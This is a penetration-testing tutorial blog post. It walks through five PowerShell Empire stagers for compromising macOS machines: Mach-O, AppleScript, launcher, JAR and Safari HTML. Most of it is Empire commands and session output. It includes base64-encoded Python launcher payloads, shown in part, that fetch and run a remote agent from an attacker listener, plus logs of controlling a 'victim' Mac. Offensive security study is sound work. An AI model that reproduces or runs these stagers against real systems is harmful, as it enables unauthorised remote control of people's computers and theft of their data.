# Multiple Ways to Exploiting OSX using PowerShell Empire

hackingarticles.in/multiple-ways-to-exploiting-osx-using-powershell-empire

Raj March 18, 2019

In this article, we will learn multiple ways to how to hack OS X using empire. There are various stagers given in empire for the same and we use a few of them in our article. Method to attack OS X is similar to that of windows. For the beginner's guide to pen-test OS X click here.

## Table of Content :


- osx/macho
- osx/applescript
- osx/launcher
- osx/jar
- osx/safari_launcher


## osx/macho

The first stager we will use to attack is osx/macho. This stager will create a Mach-O file, which is an executable format of binaries in OS X. This file format is made for OS X specifically. This file format informs the system about the order in which code and data are read into memory. So, this stager is quite useful when it comes to attacking OS X.

The listener creation is the same as windows, use the http listener. Once the listener is created, execute the following set of commands:

```
usestager osx/macho
set Listener http
set OutFile shell.macho
execute
```

As the shell.macho is executed in the victim's PC, you will have your session as shown in the image below :

```
(Empire: listeners) > usestager osx/macho
(Empire: stager/osx/macho) > set Listener http
(Empire: stager/osx/macho) > set OutFile shell.macho
(Empire: stager/osx/macho) > execute

[*] Stager output written out to: shell.macho

(Empire: stager/osx/macho) > [*] Sending PYTHON stager (stage 1) to 192.168.0.6
[*] Agent CPFSLH8B from 192.168.0.6 posted valid Python PUB key
[*] New agent CPFSLH8B checked in
[+] Initial agent CPFSLH8B from 192.168.0.6 now active (Slack)
[*] Sending agent (stage 2) to CPFSLH8B at 192.168.0.6
[!] strip_python_comments is deprecated and should not be used

(Empire: stager/osx/macho) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username               Process            PID    Delay
 ----     -- -----------     ------------      --------               -------            ---    -----
 CPFSLH8B py 192.168.0.6
    hadess-Mac.local  hades                  ./shell.macho      647    5/0.0    2019-03-15 04:09:30

(Empire: agents) > interact CPFSLH8B
(Empire: CPFSLH8B) > info

[*] Agent info:

        nonce                   1362792305007772
        jitter                  0.0
        servers                 None
        internal_ip             192.168.0.6
        working_hours
        session_key             -���l�g�        BT��s�@
h
    $n
        children                None
        checkin_time            2019-03-15 04:09:03
        hostname                hadess-Mac.local
        id                      1
        delay                   5
        username                hades
        kill_date
        parent                  None
        process_name            ./shell.macho
        listener                http
        process_id              647
```


## osx/applescript

The next stager we will use is osx/applescript. This stager will create a code in an apple script, this script has an automated control over scriptable Mac applications as its dedicated script for Mac. Therefore, it's an important stager for pen-testing Mac. To create the malicious said apple script run the following set of commands :


```
usestager osx/applescript
set Listener http
execute
```

```
(Empire: agents) > usestager osx/applescript
(Empire: stager/osx/applescript) > set Listener http
(Empire: stager/osx/applescript) > execute
do shell script "echo \"import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode
VwIC12IGdyZXAiCnBzID0gc3VicHJvY2Vzcy5Qb3BlbihjbWQsIHNoZWxsPVRydWUsIHN0ZG91dD1zdWJwcm9jZXNzLlBJUEUpCm91dCA9
c3lzLmV4aXQoKQppbXBvcnQgdXJsbGliMjsKVUE9J01vemlsbGEvNS4wIChXaW5kb3dzIE5UIDYuMTsgV09XNjQ7IFRyaWRlbnQvNy4wOy
E9dXJsbGliMi5SZXF1ZXN0KHNlcnZlcit0KTsKcmVxLmFkZF9oZWFkZXIoJ1VzZXItQWdlbnQnLFVBKTsKcmVxLmFkZF9oZWFkZXIoJ0Nv
KCk7Cm8gPSB1cmxsaWIyLmJ1aWxkX29wZW5lcihwcm94eSk7CnVybGxpYjIuaW5zdGFsbF9vcGVuZXIobyk7CmE9dXJsbGliMi51cmxvcG
RwJztTLGosb3V0PXJhbmdlKDI1NiksMCxbXQpmb3IgaSBpbiByYW5nZSgyNTYpOgogICAgaj0oaitTW2ldK29yZChrZXlbaSVsZW4oa2V5
ICBqPShqK1NbaV0pJTI1NgogICAgU1tpXSxTW2pdPVNbal0sU1tpXQogICAgb3V0LmFwcGVuZChjaHIob3JkKGNoYXIpXlNbKFNbaV0rU1
```

Executing the above stager will create a code, run this code in the targeted system as it is shown in the following image :




As soon as the code is executed in the victim's PC, you will have your session as shown in the image :




## osx/launcher

The next stager we will use is osx/launcher. This stager is most commonly used. To execute this stager, run the following commands :

```
usestager osx/launcher
execute
```

copy this code and run it in the target system's shell. Now as soon as the code is executed, you will have your session as shown in the image below :

```
(Empire: agents) > usestager osx/launcher
(Empire: stager/osx/launcher) > execute
echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0IHN5cz
ID0gc3VicHJvY2Vzcy5Qb3BlbihjbWQsIHNoZWxsPVRydWUsIHN0ZG91dD1zdWJwcm9jZXNzLlBJUEUpCm91dCA9IHBzLnN0ZG91dC5y
BvcnQgdXJsbGliMjsKVUE9J01vemlsbGEvNS4wIChXaW5kb3dzIE5UIDYuMTsgV09XNjQ7IFRyaWRlbnQvNy4wOyBydjoxMS4wKSBsaW
ZXJ2ZXIrdCk7CnJlcS5hZGRfaGVhZGVyKCdVc2VyLUFnZW50JyxxVQSk7CnJlcS5hZGRfaGVhZGVyKCdDb29raWUnLCJzZXNzaW9uPTBm
lsZF9vcGVuZXIocHJveHkpOwp1cmxsaWIyLmluc3RhbGxfb3BlbmVyKG8pOwphPXVybGxpYjIudXJsb3BlbihyZXEpLnJlYWQoKTsKSV
NTYpLDAsW10KZm9yIGkgaW4gcmFuZ2UoMjU2KToKICAgIGo9KGorU1tpXStvcmQoa2V5W2klbGVuKGtleSldKSklMjU2CiAgICBTW2ld
AgIFNbaV0sU1tqXT1TW2pdLFNbaV0KICAgIG91dC5hcHBlbmQoY2hyKG9yZChjaGFyKV5TWyhTW2ldK1Nbal0pJTI1Nl0pKQpleGVjKC
(Empire: stager/osx/launcher) > [*] Sending PYTHON stager (stage 1) to 192.168.0.6
[*] Agent S6FZKDLJ from 192.168.0.6 posted valid Python PUB key
[*] New agent S6FZKDLJ checked in

(Empire: stager/osx/launcher) > in[+] Initial agent S6FZKDLJ from 192.168.0.6 now active (Slack)
[*] Sending agent (stage 2) to S6FZKDLJ at 192.168.0.6
[!] strip_python_comments is deprecated and should not be used

*** Unknown syntax: in
(Empire: stager/osx/launcher) > interact S6FZKDLJ
(Empire: S6FZKDLJ) > sysinfo
[*] Tasked S6FZKDLJ to run TASK_SYSINFO
[*] Agent S6FZKDLJ tasked with task ID 1
(Empire: S6FZKDLJ) > sysinfo: 00000000|http://192.168.0.13:80||hades|hadess-Mac.local|192.168.0.6
|Darwin,hadess-Mac.local,18.2.0,Darwin Kernel Version 18.2.0: Mon Nov 12 20:24:46 PST 2018; root:xnu-490
[*] Agent S6FZKDLJ returned results.
Listener:         http://192.168.0.13:80
Internal IP:     192.168.0.6

Username:         \hades
Hostname:        hadess-Mac.local
OS:               Darwin,hadess-Mac.local,18.2.0,Darwin Kernel Version 18.2.0: Mon Nov 12 20:24:46 PST 2
High Integrity:   0
Process Name:     /usr/bin/python
Process ID:       1363
Language:         python
Language Version: 2.7

[*] Valid results returned by 192.168.0.6

(Empire: S6FZKDLJ) >
```

## osx/jar

The nest stager which we will use is osx/jar. This stager creates a jar file which is a Java archive file. This file format is used for compressed java files which when extracted as run as desired. This file extension is specifically made for Java files. This stager turns out to be a suitable one when it comes to attacking OS X. Use the following set of commands to execute the said stager :

```
usestager osx/jar
set Listener http
set OutFile out.jar
execute
```

The stager will create a jar file as told above, as the said file will be executed in the victim's system, you will have your session as shown in the image :


```
(Empire: agents) > usestager osx/jar
(Empire: stager/osx/jar) > set Listener http
(Empire: stager/osx/jar) > set OutFile out.jar
(Empire: stager/osx/jar) > execute

[*] Stager output written out to: out.jar

(Empire: stager/osx/jar) > [*] Sending PYTHON stager (stage 1) to 192.168.0.6
[*] Agent 9EMM3KB5 from 192.168.0.6 posted valid Python PUB key
[*] New agent 9EMM3KB5 checked in
[+] Initial agent 9EMM3KB5 from 192.168.0.6 now active (Slack)
[*] Sending agent (stage 2) to 9EMM3KB5 at 192.168.0.6
[!] strip_python_comments is deprecated and should not be used

(Empire: stager/osx/jar) > interact
9EMM3KB5  S6FZKDLJ
(Empire: stager/osx/jar) > interact 9EMM3KB5
(Empire: 9EMM3KB5) > sysinfo
[*] Tasked 9EMM3KB5 to run TASK_SYSINFO
[*] Agent 9EMM3KB5 tasked with task ID 1
(Empire: 9EMM3KB5) > sysinfo: 00000000|http://192.168.0.13:80||hades|hadess-Mac.local|192.168.0.6
|Darwin,hadess-Mac.local,18.2.0,Darwin Kernel Version 18.2.0: Mon Nov 12 20:24:46 PST 2018; root:xnu-
[*] Agent 9EMM3KB5 returned results.
Listener:         http://192.168.0.13:80
Internal IP:      192.168.0.6

Username:         \hades
Hostname:         hadess-Mac.local
OS:               Darwin,hadess-Mac.local,18.2.0,Darwin Kernel Version 18.2.0: Mon Nov 12 20:24:46 PS
High Integrity:   0
Process Name:     /usr/bin/python
Process ID:       5003
Language:         python
Language Version: 2.7

[*] Valid results returned by 192.168.0.6
```

## osx/safari_launcher

The last stager we will use is osx/safari_launcher, this will generate an HTML script for safari. For this stager, run the following set of commands:

```
usestager osx/safari_launcher
set Listener http
execute
```

Run the generated code in the safari of victim's PC and so you shall have your session as shown in the image below :




So, these were five ways to attack or pentest OS X. They are pretty easy and convenient. Each of them is valid and up to date.

**Author**: Sanjeet Kumar is an Information Security Analyst | Pentester | Researcher
Contact **Here**